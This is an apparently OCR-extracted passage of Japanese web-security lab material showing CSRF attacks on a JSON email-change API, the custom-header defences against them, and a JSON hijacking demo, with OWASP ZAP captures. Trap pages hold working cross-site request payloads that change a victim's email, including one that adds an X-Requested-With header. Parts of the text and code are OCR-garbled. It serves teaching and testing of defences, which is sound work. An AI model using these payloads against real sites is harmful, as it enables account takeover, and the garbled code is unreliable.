Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
    
```

デフォルトビュー

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 13:32:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 319
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "13f-56c2a2dea0037-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
  罠サイトです
<script>
  var req = new XMLHttpRequest();
  req.open("POST", "http://example.jp/4g/4g-021b.php");
  req.withCredentials = true;
  req.setRequestHeader("X-CSRF-Token",
    "0000000000000000000000000000000000000000000000000000000000000000");
  req.send({"mail": "cracked@example.com"});
</script>
</body>
    
```

履歴 検索 アラート アウトプット

Id	リクエスト日時	メソ...	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
105	19/01/07 13:...	GET	http://trap.example.com/4g/4g-821b.html	200	OK	8 ms	319 by...	...
108	19/01/07 13:...	OPTI...	http://example.jp/4g/4g-021b.php	403	Forbidden	38 ms	27 bytes	...

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ-サーバ: リクエスト 4g/4g-021b.php → レスポンス】

無題セッション - 20190107-015443 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

デフォルトビュー

```

OPTIONS http://example.jp/4g/4g-021b.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101
Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: x-csrf-token
Referer: http://trap.example.com/4g/4g-921b.html
Origin: http://trap.example.com
DNT: 1
Connection: keep-alive
Host: example.jp
    
```

デフォルトビュー

```

HTTP/1.1 403 Forbidden
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 13:32:56 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=u0r3ru89f9q19rrfh27ma4ku2; path=/
X-UA-Compatible: IE=edge

ログインが必要です
    
```

履歴 検索 アラート アウトプット

Id	リクエスト日時	メソ...	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
105	19/01/07 13:...	GET	http://trap.example.com/4g/4g-821b.html	200	OK	8 ms	319 by...	...
108	19/01/07 13:...	OPTI...	http://example.jp/4g/4g-021b.php	403	Forbidden	38 ms	27 bytes	...



アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

## 4g-022c : CSRF対策済みのメールアドレス変更 (カスタムリクエストヘッダ)

### 【ブラウザ】

- Web APIのCSRF脆弱性
  1. 4g-022 : CSRF脆弱なメールアドレス変更
  2. 4g-921 : CSRF攻撃
  3. 4g-022a: CSRF対策済みのメールアドレス変更
  4. 4g-921a: CSRF攻撃
  5. 4g-022b: CSRF対策済みのメールアドレス変更
  6. 4g-921b: CSRF攻撃
  7. 4g-022c: CSRF対策済みのメールアドレス変更
  8. 4g-921c: CSRF攻撃
  9. 4g-921d: CSRF攻撃(2)

```
35 <li>Web APIのCSRF脆弱性</li>
36 <ol>
37 <li><a href="4g-022.html">4g-022 : CSRF脆弱なメールアドレス変更</a></li>
38 <li><a href="http://trap.example.com/4g/4g-921.html">4g-921 : CSRF攻撃</a></li>
39 <li><a href="4g-022a.html">4g-022a: CSRF対策済みのメールアドレス変更</a></li>
40 <li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a: CSRF攻撃</a></li>
41 <li><a href="4g-022b.html">4g-022b: CSRF対策済みのメールアドレス変更</a></li>
42 <li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b: CSRF攻撃</a></li>
43 <li><a href="4g-022c.html">4g-022c: CSRF対策済みのメールアドレス変更</a></li>
44 <li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c: CSRF攻撃</a></li>
45 <li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d: CSRF攻撃(2)</a></li>
46 </ol>
```



```
example.jp/4g/4g-022c.html x http://example.jp/4g/4g-022c.html x
view-source:http://example.jp/4g/4g-022c.html
<body onload="mailcheck()">
<script src="._/js/jquery-3.2.1.min.js"></script>
<input id="mail">
<input id="chgmail" type="button" value="メールアドレス変更">
<p id="p_mail"></p>
<p id="result"></p>
<script>
function mailcheck() {
$.ajax({
url: '4g-020.php',
type: 'GET',
dataType: 'json'
}).done(function(data) {
$('#p_mail').text(data.mail);
});
}
}
$('#chgmail').on('click', function() {
$.ajax({
url: '4g-021c.php',
type: 'POST',
dataType: 'json',
contentType: 'application/json',
data: JSON.stringify({'mail': $('#mail').val()})
}).done(function(data) {
mailcheck();
$('#result').text(data.result);
});
});
</script>
</body>
~
```

### 【サーバ: 4g/4g-022c.html】

```
/var/www/html/4g/4g-022c.html - wasbook@example.jp - エディタ - WinSCP
<body onload="mailcheck()">
<script src="..../js/jquery-3.2.1.min.js"></script>
<input id="mail">
<input id="chgmail" type="button" value="メールアドレス変更">
<p id="p_mail"></p>
<p id="result"></p>
<script>
function mailcheck() {
$.ajax({
url: '4g-020.php',
type: 'GET',
dataType: 'json'
}).done(function(data) {
$('#p_mail').text(data.mail);
});
}

$('#chgmail').on('click', function() {
$.ajax({
url: '4g-021c.php',
type: 'POST',
dataType: 'json',
contentType: 'application/json',
data: JSON.stringify({"mail": $('#mail').val()})
}).done(function(data) {
mailcheck();
$('#result').text(data.result);
});
});
</script>
</body>
```

### 【サーバ: 4g/4g-020.php】

```
/var/www/html/4g/4g-020.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
if (empty($_SESSION['mail'])) {
$_SESSION['mail'] = 'secret@example.jp';
}
// メールアドレスをJSONで返す
header('Content-Type: application/json; charset=UTF-8');
echo json_encode(array(
'mail' => $_SESSION['mail']));
}
```

### 【サーバ: 4g/4g-021c.php】

```
/var/www/html/4g/4g-021c.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
if (empty($_SESSION['mail'])) {
header('HTTP/1.1 403 Forbidden');
die('ログインが必要です');
}
if (empty($_SERVER['HTTP_X_REQUESTED_WITH'])
|| $_SERVER['HTTP_X_REQUESTED_WITH'] !== 'XMLHttpRequest') {
header('HTTP/1.1 403 Forbidden');
// セキュリティ上の問題なのでログを生成する
error_log('** CSRF detected **');
die('正規の経路から使用ください');
}
$json = file_get_contents('php://input');
$array = json_decode($json, true);
// 更新処理
$_SESSION['mail'] = $array['mail'];
$result = array('result' => 'ok');
header('Content-Type: application/json; charset=UTF-8');
echo json_encode($result);
}
```

【ブラウザサーバ: リクエスト 4g/4g-022c.html → レスポンス】

The screenshot displays the OWASP ZAP 2.7.0 interface. The top toolbar includes buttons for 'クイックスタート' (Quick Start), 'リクエスト' (Request), and 'レスポンス' (Response). The main window is split into two panes: 'リクエスト' (Request) on the left and 'レスポンス' (Response) on the right. The 'リクエスト' pane shows the following details:

```

GET http://example.jp/4g/4g-022c.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

The 'レスポンス' pane shows the following details:

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 13:47:17 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 690
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "2b2-56c2a2de9a277-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body onload="mailcheck()">
<script src="/js/jquery-3.2.1.min.js"></script>
<input id="mail">
<input id="chgmail" type="button" value="メールアドレス変更">
<p id="p_mail"></p>
<p id="result"></p>
<script>
function mailcheck() {
$.ajax({
  url: '4g-020.php',
  type: 'GET',
  dataType: 'json'
}),done(function(data) {
$("#p_mail").text(data.mail);
})
}

$("#chgmail").on("click", function() {
$.ajax({
  url: '4g-021c.php',
  type: 'POST',
  dataType: 'json',
  contentType: 'application/json',
  data: JSON.stringify({'mail': $('#mail').val()})
}),done(function(data) {
mailcheck();
$("#result").text(data.result);
})
})
</script>
</body>
    
```

At the bottom of the interface, there is a table showing a list of requests and responses:

Id	リクエスト日時	URL	ステータス	ステータス...	ラウンドトリ...	レスポ...	検...
110	19/01/07 13:...	GET http://example.jp/4g/4g-022c.html	200	OK	8 ms	690 by...	...
113	19/01/07 13:...	GET http://example.jp/js/jquery-3.2.1.min.js	200	OK	19 ms	86,659...	...
115	19/01/07 13:...	GET http://example.jp/4g/4g-020.php	200	OK	32 ms	28 bytes	...
116	19/01/07 13:...	POST http://example.jp/4g/4g-021c.php	200	OK	25 ms	15 bytes	...
117	19/01/07 13:...	GET http://example.jp/4g/4g-020.php	200	OK	23 ms	26 bytes	...

Below the table, there are status indicators for 'アラート' (Alerts) and '現在のスキャン' (Current Scan).

【ブラウザサーバ: リクエスト jquery-3.2.1.min.js → レスポンス】

The screenshot shows the OWASP ZAP interface with the request and response for the file jquery-3.2.1.min.js. The request is a GET request to http://example.jp/jquery-3.2.1.min.js. The response is an HTTP 200 OK from nginx/1.10.3, with a Content-Type of application/javascript and a Content-Length of 86659 bytes.

Id	リクエスト日時	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...	...
110	19/01/07 13:...	http://example.jp/4g/4g-022c.html	200	OK	8 ms	690 by...	...	...
113	19/01/07 13:...	http://example.jp/jquery-3.2.1.min.js	200	OK	19 ms	86,659...	...	...
115	19/01/07 13:...	http://example.jp/4g/4g-020.php	200	OK	32 ms	28 bytes	...	...
116	19/01/07 13:...	http://example.jp/4g/4g-021c.php	200	OK	25 ms	15 bytes	...	...
117	19/01/07 13:...	http://example.jp/4g/4g-020.php	200	OK	23 ms	26 bytes	...	...

【ブラウザサーバ: リクエスト 4g/4g-020.php → レスポンス】

The screenshot shows the OWASP ZAP interface with the request and response for the file 4g/4g-020.php. The request is a GET request to http://example.jp/4g/4g-020.php. The response is an HTTP 200 OK from nginx/1.10.3, with a Content-Type of application/json and a Content-Length of 28 bytes. The response body contains a JSON object with a 'mail' property set to 'secret@example.jp'.

Id	リクエスト日時	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...	...
110	19/01/07 13:...	http://example.jp/4g/4g-022c.html	200	OK	8 ms	690 by...	...	...
113	19/01/07 13:...	http://example.jp/jquery-3.2.1.min.js	200	OK	19 ms	86,659...	...	...
115	19/01/07 13:...	http://example.jp/4g/4g-020.php	200	OK	32 ms	28 bytes	...	...
116	19/01/07 13:...	http://example.jp/4g/4g-021c.php	200	OK	25 ms	15 bytes	...	...
117	19/01/07 13:...	http://example.jp/4g/4g-020.php	200	OK	23 ms	26 bytes	...	...

### 【ブラウザサーバ: リクエスト 4g/4g-021c.php → レスポンス】

The screenshot shows the Burp Suite interface with a POST request and its corresponding response. The request is for the URL `http://example.jp/4g/4g-021c.php` with a content type of `application/json`. The response is an `HTTP/1.1 200 OK` with a content type of `application/json` and a body containing `{'result':'ok'}`.

Id	リクエスト日時	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
110	19/01/07 13:...	<code>http://example.jp/4g/4g-022c.html</code>	200	OK	8 ms	690 by...	...
113	19/01/07 13:...	<code>http://example.jp/js/jquery-3.2.1.min.js</code>	200	OK	19 ms	86,659...	...
115	19/01/07 13:...	<code>http://example.jp/4g/4g-020.php</code>	200	OK	32 ms	28 bytes	...
116	19/01/07 13:...	<code>http://example.jp/4g/4g-021c.php</code>	200	OK	25 ms	15 bytes	...
117	19/01/07 13:...	<code>http://example.jp/4g/4g-020.php</code>	200	OK	23 ms	26 bytes	...

### 【ブラウザサーバ: リクエスト 4g/4g-020.php → レスポンス】

The screenshot shows the Burp Suite interface with a GET request and its corresponding response. The request is for the URL `http://example.jp/4g/4g-020.php` with a content type of `application/json`. The response is an `HTTP/1.1 200 OK` with a content type of `application/json` and a body containing `{'mail':'hoge@example.jp'}`.


Id	リクエスト日時	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
110	19/01/07 13:...	<code>http://example.jp/4g/4g-022c.html</code>	200	OK	8 ms	690 by...	...
113	19/01/07 13:...	<code>http://example.jp/js/jquery-3.2.1.min.js</code>	200	OK	19 ms	86,659...	...
115	19/01/07 13:...	<code>http://example.jp/4g/4g-020.php</code>	200	OK	32 ms	28 bytes	...
116	19/01/07 13:...	<code>http://example.jp/4g/4g-021c.php</code>	200	OK	25 ms	15 bytes	...
117	19/01/07 13:...	<code>http://example.jp/4g/4g-020.php</code>	200	OK	23 ms	26 bytes	...

## 4g-921c : CSRF攻撃 (カスタムリクエストヘッダ)

### 【ブラウザ】

- Web APIのCSRF脆弱性
  1. [4g-022 : CSRF脆弱なメールアドレス変更](#)
  2. [4g-921 : CSRF攻撃](#)
  3. [4g-022a: CSRF対策済みのメールアドレス変更](#)
  4. [4g-921a: CSRF攻撃](#)
  5. [4g-022b: CSRF対策済みのメールアドレス変更](#)
  6. [4g-921b: CSRF攻撃](#)
  7. [4g-022c: CSRF対策済みのメールアドレス変更](#)
  8. [4g-921c: CSRF攻撃](#)
  9. [4g-921d: CSRF攻撃\(2\)](#)

```
35 <li>Web APIのCSRF脆弱性</li>
36 <ol>
37 <li><a href="4g-022.html">4g-022 : CSRF脆弱なメールアドレス変更</a></li>
38 <li><a href="http://trap.example.com/4g/4g-921.html">4g-921 : CSRF攻撃</a></li>
39 <li><a href="4g-022a.html">4g-022a: CSRF対策済みのメールアドレス変更</a></li>
40 <li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a: CSRF攻撃</a></li>
41 <li><a href="4g-022b.html">4g-022b: CSRF対策済みのメールアドレス変更</a></li>
42 <li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b: CSRF攻撃</a></li>
43 <li><a href="4g-022c.html">4g-022c: CSRF対策済みのメールアドレス変更</a></li>
44 <li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c: CSRF攻撃</a></li>
45 <li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d: CSRF攻撃(2)</a></li>
46 </ol>
```



### 【サーバ: 4g/4g-921c.html】

```
/var/www/html/4g/4g-921c.html - wasbook@example.jp - エディタ - WinSCP
kbody>
異サイトです
<script>
var req = new XMLHttpRequest();
req.open("POST", "http://example.jp/4g/4g-021c.php");
req.withCredentials = true;
req.send({"mail": "cracked@example.com"});
</script>
<body>
```

### 【サーバ: 4g/4g-021c.php】

```
/var/www/html/4g/4g-021c.php - wasbook@example.jp - エディタ - WinSCP
k?php
session_start();
if (empty($_SESSION['mail'])) {
header('HTTP/1.1 403 Forbidden');
die('ログインが必要です');
}
if (empty($_SERVER['HTTP_X_REQUESTED_WITH'])
|| $_SERVER['HTTP_X_REQUESTED_WITH'] !== 'XMLHttpRequest') {
header('HTTP/1.1 403 Forbidden');
// セキュリティ上の問題なのでログを生成する
error_log('*** CSRF detected ***');
die('正規の経路から使用ください');
}
$json = file_get_contents('php://input');
$array = json_decode($json, true);
// 更新処理
$_SESSION['mail'] = $array['mail'];
$result = array('result' => 'ok');
header('Content-Type: application/json; charset=UTF-8');
echo json_encode($result);
```

【ブラウザサーバ: リクエスト 4g/4g-921c.html → レスポンス】

The screenshot shows the OWASP ZAP interface. The left pane shows the context tree with 'http://example.jp/4g/'. The main pane displays the request and response details for a GET request to 'http://trap.example.com/4g/4g-921c.html'.

**Request:**

```

GET http://trap.example.com/4g/4g-921c.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
    
```

**Response:**

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 06:29:01 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 219
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "db-56c2a2dea2f18-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
  罠サイトです
  <script>
    var req = new XMLHttpRequest();
    req.open("POST", "http://example.jp/4g/4g-021c.php");
    req.withCredentials = true;
    req.send({'mail': 'cracked@example.com'});
  </script>
</body>
    
```

The bottom pane shows a table of request logs:

Id	リクエスト日時	メソ...	URL	ステータス...	ステータスコ...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
10	19/01/08 6:2...	GET	http://trap.example.com/4g/4g-921c...	200	OK	7 ms	219 bytes	Medium		Script
13	19/01/08 6:2...	POST	http://example.jp/4g/4g-021c.php	403	Forbidden	38 ms	39 bytes	Low		

【ブラウザサーバ: リクエスト 4g/4g-021c.php → レスポンス】

The screenshot shows the OWASP ZAP interface. The left pane shows the context tree with 'http://example.jp/4g/'. The main pane displays the request and response details for a POST request to 'http://example.jp/4g/4g-021c.php'.

**Request:**

```

POST http://example.jp/4g/4g-021c.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/4g/4g-921c.html
Content-Type: text/plain; charset=UTF-8
Content-Length: 31
Origin: http://trap.example.com
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=ipkb8k559tq7mij8u6m8d77gf1
Host: example.jp

{'mail': 'cracked@example.com'}
    
```

**Response:**

```

HTTP/1.1 403 Forbidden
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 06:29:01 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge

正規の経路から使用ください
    
```

The bottom pane shows a table of request logs:



Id	リクエスト日時	メソ...	URL	ステータス...	ステータスコ...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
10	19/01/08 6:2...	GET	http://trap.example.com/4g/4g-921c...	200	OK	7 ms	219 bytes	Medium		Script
13	19/01/08 6:2...	POST	http://example.jp/4g/4g-021c.php	403	Forbidden	38 ms	39 bytes	Low		

## 4g-921d : CSRF攻撃(2) (カスタムリクエストヘッダ)

### 【ブラウザ】

- Web APIのCSRF脆弱性
  1. 4g-022 :CSRF脆弱なメールアドレス変更
  2. 4g-921 :CSRF攻撃
  3. 4g-022a:CSRF対策済みのメールアドレス変更
  4. 4g-921a:CSRF攻撃
  5. 4g-022b:CSRF対策済みのメールアドレス変更
  6. 4g-921b:CSRF攻撃
  7. 4g-022c:CSRF対策済みのメールアドレス変更
  8. 4g-921c:CSRF攻撃
  9. 4g-921d:CSRF攻撃(2) 

```
35 </li>Web APIのCSRF脆弱性</li>
36 </ol>
37 <li><a href="4g-022.html">4g-022 :CSRF脆弱なメールアドレス変更</a></li>
38 <li><a href="http://trap.example.com/4g/4g-921.html">4g-921 :CSRF攻撃</a></li>
39 <li><a href="4g-022a.html">4g-022a:CSRF対策済みのメールアドレス変更</a></li>
40 <li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a:CSRF攻撃</a></li>
41 <li><a href="4g-022b.html">4g-022b:CSRF対策済みのメールアドレス変更</a></li>
42 <li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b:CSRF攻撃</a></li>
43 <li><a href="4g-022c.html">4g-022c:CSRF対策済みのメールアドレス変更</a></li>
44 <li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c:CSRF攻撃</a></li>
45 <li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d:CSRF攻撃(2)</a></li>
46 </ol>
```



### 【サーバ: 4g/4g-921d.html】

```
/var/www/html/4g/4g-921d.html - wasbook@example.jp - エディタ - WinSCP
kbody>
良サイトです
<script>
  var req = new XMLHttpRequest();
  req.open("POST", "http://example.jp/4g/4g-021c.php");
  req.withCredentials = true;
  req.setRequestHeader('X-Requested-With', 'XMLHttpRequest');
  req.send({"mail": "cracked@example.com"});
</script>
</body>
```

### 【サーバ: 4g/4g-021c.php】

```
/var/www/html/4g/4g-021c.php - wasbook@example.jp - エディタ - WinSCP
k?php
session_start();
if (empty($_SESSION['mail'])) {
  header('HTTP/1.1 403 Forbidden');
  die('ログインが必要です');
}
if (empty($_SERVER['HTTP_X_REQUESTED_WITH'])
  || $_SERVER['HTTP_X_REQUESTED_WITH'] !== 'XMLHttpRequest') {
  header('HTTP/1.1 403 Forbidden');
  // セキュリティ上の問題なのでログを生成する
  error_log('** CSRF detected **');
  die('正規の経路から使用ください');
}
$json = file_get_contents('php://input');
$array = json_decode($json, true);
// 更新処理
$_SESSION['mail'] = $array['mail'];
$result = array('result' => 'ok');
header('Content-Type: application/json; charset=UTF-8');
echo json_encode($result);
```

【ブラウザ-備サーバ: リクエスト trap.example.com/4g/4g-821d.html → レスポンス】

The screenshot shows the OWASP ZAP interface with the following details:

- Request (Id: 123):** GET http://trap.example.com/4g/4g-821d.html HTTP/1.1. Headers include User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8, Accept-Language: ja,en-US;q=0.7,en;q=0.3, Accept-Encoding: gzip, deflate, Referer: http://example.jp/4g/, DNT: 1, Connection: keep-alive, Upgrade-Insecure-Requests: 1, Host: trap.example.com.
- Response (Id: 124):** HTTP/1.1 200 OK. Headers include Server: nginx/1.10.3, Date: Mon, 07 Jan 2019 14:25:43 GMT, Content-Type: text/html; charset=UTF-8, Content-Length: 281, Connection: keep-alive, Last-Modified: Mon, 14 May 2018 13:08:18 GMT, ETag: "119-56c2a2de97397-gzip", Accept-Ranges: bytes, Vary: Accept-Encoding, X-UA-Compatible: IE=edge.
- Body:** Contains HTML code: <body> 備サーバです </body> and a JavaScript snippet: <script> var req = new XMLHttpRequest(); req.open("POST", "http://example.jp/4g/4g-021c.php"); req.withCredentials = true; req.setRequestHeader("X-Requested-With", "XMLHttpRequest"); req.send({"mail": "cracked@example.com"}); </script>
- Table:**

Id	リクエスト日時	メソ...	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
123	19/01/07 14:...	GET	http://trap.example.com/4g/4g-821d.html	200	OK	6 ms	281 by...	...
124	19/01/07 14:...	OPTI...	http://example.jp/4g/4g-021c.php	403	Forbidden	22 ms	27 bytes	...

【ブラウザ-サーバ: リクエスト 4g/4g-021c.php → レスポンス】

The screenshot shows the OWASP ZAP interface with the following details:

- Request (Id: 124):** OPTIONS http://example.jp/4g/4g-021c.php HTTP/1.1. Headers include User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8, Accept-Language: ja,en-US;q=0.7,en;q=0.3, Accept-Encoding: gzip, deflate, Access-Control-Request-Method: POST, Access-Control-Request-Headers: X-Requested-With, Referer: http://trap.example.com/4g/4g-921d.html, Origin: http://trap.example.com, DNT: 1, Connection: keep-alive, Host: example.jp.
- Response (Id: 124):** HTTP/1.1 403 Forbidden. Headers include Server: nginx/1.10.3, Date: Mon, 07 Jan 2019 14:25:43 GMT, Content-Type: text/html; charset=UTF-8, Connection: keep-alive, X-Powered-By: PHP/5.3.3, Expires: Thu, 19 Nov 1981 08:52:00 GMT, Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, Pragma: no-cache, Set-Cookie: PHPSESSID=od10p93oovd227qitkttd6; path=/, X-UA-Compatible: IE=edge.
- Body:** ログインが必要です
- Table:**

Id	リクエスト日時	メソ...	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
123	19/01/07 14:...	GET	http://trap.example.com/4g/4g-921d.html	200	OK	6 ms	281 by...	...
124	19/01/07 14:...	OPTI...	http://example.jp/4g/4g-021c.php	403	Forbidden	22 ms	27 bytes	...

## JSONハイジャック 4g-030 : JSONのサンプル

### 【ブラウザ】

#### JSONハイジャック

1. [4g-030 :JSONのサンプル](#)
2. [4g-930 :JSONをscript要素で読み出そうとする](#)
3. [4g-931 :JSONハイジャック\(古いFirefoxで再現\)](#)

```
47 </li>JSONハイジャック</li>
48 <ol>
49 <li><a href="/4g-030.json">4g-030 :JSONのサンプル</a></li>
50 <li><a href="http://trap.example.com/4g/4g-930.html">4g-930 :JSONをscript要素で読み出そうとする</a></li>
51 <li><a href="http://trap.example.com/4g/4g-931.html">4g-931 :JSONハイジャック(古いFirefoxで再現)</a></li>
52 </ol>
```

#### JSONPの不適切な利用

1. [4g-040 :ログイン\(api.example.net\)](#)
2. [4g-042 :個人情報の表示\(正常系\)](#)
3. [4g-042 :異サイトから個人情報の表示](#)


```
53 </li>JSONPの不適切な利用</li>
54 <ol>
55 <li><a href="http://api.example.net/4g/4g-040.php">4g-040 :ログイン(api.example.net)</a></li>
56 <li><a href="/4g-042.html">4g-042 :個人情報の表示(正常系)</a></li>
57 <li><a href="http://trap.example.com/4g/4g-042.html">4g-042 :異サイトから個人情報の表示</a></li>
58 </ol>
```



### 【サーバ: 4g/4g-030.json】



### 【ブラウザサーバ: リクエスト 4g-030.json → レスポンス】



## 4g-930 : JSONをscript要素で読み出そうとする

### 【ブラウザ】

- JSONハイジャック
  - 4g-030 :JSONのサンプル
  - 4g-930 :JSONをscript要素で読み出そうとする
  - 4g-931 :JSONハイジャック(古いFirefoxで再現)

```
47 </li>JSONハイジャック</li>
48 </ol>
49 </li><a href="4g-030.json">4g-030 :JSONのサンプル</a></li>
50 </li><a href="http://trap.example.com/4g/4g-930.html">4g-930 :JSONをscript要素で読み出そうとする</a></li>
51 </li><a href="http://trap.example.com/4g/4g-931.html">4g-931 :JSONハイジャック(古いFirefoxで再現)</a></li>
52 </ol>
```



### 【サーバ: 4g/4g-930.html】

```
/var/www/html/4g/4g-930.html - wasbook@example.jp - エディタ - WinSCP
<body>
<script src="http://example.jp/4g-030.json"></script>
</body>
```

### 【ブラウザ偽サーバ: リクエスト trap.example.com/4g/4g-030.json → レスポンス】

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコー...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
6	19/01/08 0:5...	GET	http://trap.example.com/4g/4g-930....	200	OK	15 ms	72 bytes	Medium	Script	

読み出そうとしているが、表示されない

